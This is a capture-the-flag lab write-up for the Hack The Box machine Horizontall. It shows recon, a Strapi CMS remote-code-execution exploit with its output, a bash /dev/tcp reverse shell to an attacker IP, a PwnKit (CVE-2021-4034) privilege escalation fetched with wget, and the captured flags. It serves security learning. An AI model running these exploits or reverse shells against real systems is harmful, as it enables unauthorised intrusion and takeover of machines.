

Hack The Box — Horizontall

1. Machine Information

- **Target IP:** 10.129.194.40
 - **Machine Name:** Horizontall
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → Virtual host discovery → JS file analysis → Subdomain discovery → Strapi enumeration → Strapi RCE → Reverse shell → pkexec (PwnKit) exploit → Root

3. Tools Used

- nmap
 - gobuster
 - curl
 - python3
 - netcat
 - wget
 - gcc
-

4. Reconnaissance

Command

```
nmap -sC -sV -p- 10.129.194.40
```

Findings

- 22 → SSH
- 80 → HTTP (nginx → redirect to horizontall.htb)

Why It Matters

- Virtual host present → hidden functionality likely
- Web service is primary attack surface

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Horizontal1]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.194.40
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 12:37 +0530
Nmap scan report for 10.129.194.40
Host is up (0.17s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp    open  http      nginx 1.14.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://horizontal1.htb
|_ http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.50 seconds
```

5. Enumeration

Step 1 — Virtual Host Setup

Command:

```
echo "10.129.194.40 horizontal1.htb" >> /etc/hosts
```

Result:

- Website accessible

Why Important:

- Required to interact with application
-

Step 2 — JavaScript Analysis

Action:

- Inspect Network tab → file:

```
app.c68eb462.js
```


Result:

```
api-prod.horizontal1.htb
```

Why Important:

- JS files often leak hidden endpoints

Screenshot 2 — JS Discovery



```
el",{staticClass:"form-label",attrs:{for:"exampleFormControlInput1"}
mControlInput1",placeholder:"name@example.com"}}))},i("div",{staticC
area1"}),[t._v("Example textarea")]),i("textarea",{staticClass:"form
e-secondary",attrs:{type:"button"}},[t._v(" Send ")])]),i("div",{sta
,b=(e("8b71"),Object(u["a"])(h,g,f,!1,null,null,null)),w=b.exports,y
=this;r.a.get("http://api-prod.horizontal.htb/reviews").then((funct
ts,M=e("8c4f"),L=e("5f5b"),I=e("b1e0");e("f9e3"),e("2dd8");i["defaul
({render:function(t){return t(E)}}).$mount("#app")},"6ba1":function(
"8a45":function(t,s,e){t.exports=e.p+"img/5.5b9914d5.png"},"8b71":fu
77.png"},"99c0":function(t,s,e){t.exports=e.p+"img/marketing.4b7dfec
all_2db2bc37.png"},"a611":function(t,s,e){t.exports=e.p+"img/3_25f11f6
```

Step 3 — Subdomain Access

Command:

```
echo "10.129.194.40 api-prod.horizontal.htb" >> /etc/hosts
```


Access:

<http://api-prod.horizontal.htb>

Result:

- API endpoint discovered

Screenshot 3 — API Page



Welcome.

Step 4 — Directory Enumeration

Command:

```
gobuster dir -u http://api-prod.horizontal.htb -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

Result:

/admin

Why Important:

- Admin panel → authentication / backend access

Step 5 — Identify Strapi CMS

Command:

`http://api-prod.horizontal.htb/admin/init`


Result:

`strapiVersion: 3.0.0-beta.17.4`


Why Important:

- Known vulnerable version → RCE possible

Screenshot 4 — Admin Panel



Screenshot 5 — Version Disclosure



6. Exploitation

Step 6 — Strapi RCE

WHAT IT IS

- Remote code execution in vulnerable Strapi CMS

WHY IT WORKS

- Improper input validation allows command execution
-

Step 7 — Run Exploit

```
python3 exploit.py http://api-prod.horizontal.htb/
```

Result:

- Initial shell obtained (unstable)

Screenshot 6 — Initial Shell



```
(abhay@ Kali) - [~/Desktop/Horizontal]
$ python3 exploit.py http://api-prod.horizontal.htb/
[*] Checking Strapi CMS Version running
[*] Seems like the exploit will work!!!
[*] Executing exploit

[*] Password reset was successfully
[*] Your email is: admin@horizontal.htb
[*] Your new credentials are: admin:SuperStrongPassword1
[*] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImYwIiwiaXNzI6IjE6dHJ1ZSwiaWF0IjoxNzc1MjAyMjM3LCJleHAiOjE3Nzc1MjAyMjM3LWVzZS40R0GpuAr61WV7pDQs_aWdVEE8

$> whoami
[*] Triggering Remote code execution
[*] Remember this is a blind RCE don't expect to see output
```

Step 8 — Reverse Shell

Listener:

```
nc -l -vnp 4444
```

Exploit:

```
bash -c 'bash -i >& /dev/tcp/10.10.14.58/4444 0>&1'
```

RESULT

```
strapi
```

Screenshot 7 — Reverse Shell

```
(abhay@Kali)-[~/Desktop/Horizontal1]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.58] from (UNKNOWN) [10.129.194.40] 46928
bash: cannot set terminal process group (2125): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontal1:~/myapi$ whoami
whoami
strapi
strapi@horizontal1:~/myapi$
```

7. Shell Access

- User:

strapi

8. Post-Exploitation

Step 9 — Check pkexec Version

Command:

pkexec --version

Result:

0.105

Why Important:

- Vulnerable to PwnKit (CVE-2021-4034)

9. Privilege Escalation

Vulnerability Found

- pkexec (PwnKit) local privilege escalation

WHY IT WORKS

- Environment variable injection leads to root execution

Exploit

Step 10 — Download Exploit

```
git clone https://github.com/arthepsy/CVE-2021-4034.git
```

```
python3 -m http.server 8000
```

Step 11 — Transfer to Target

```
cd /tmp
```

```
wget http://10.10.14.58:8000/cve-2021-4034-poc.c
```

Step 12 — Compile Exploit

```
gcc cve-2021-4034-poc.c -o exploit
```


Step 13 — Execute Exploit

```
./exploit
```

RESULT

```
root
```

Screenshot 8 — Root Shell



```
root@horizontal1:/tmp# whoami
root
```

10. Flags

```
cat /home/developer/user.txt
```

```
cat /root/root.txt
```

Screenshot 9 — User Flag

```
root@horizontal1:/tmp# cat /home/developer/user.txt
cat /home/developer/user.txt
dc1b005e24bec40bf326df402e5e7e85
```

Screenshot 10 — Root Flag

```
root@horizontal1:/tmp# cat /root/root.txt
cat /root/root.txt
5b5a4d0e45e6b6e580a2ed055650b52
```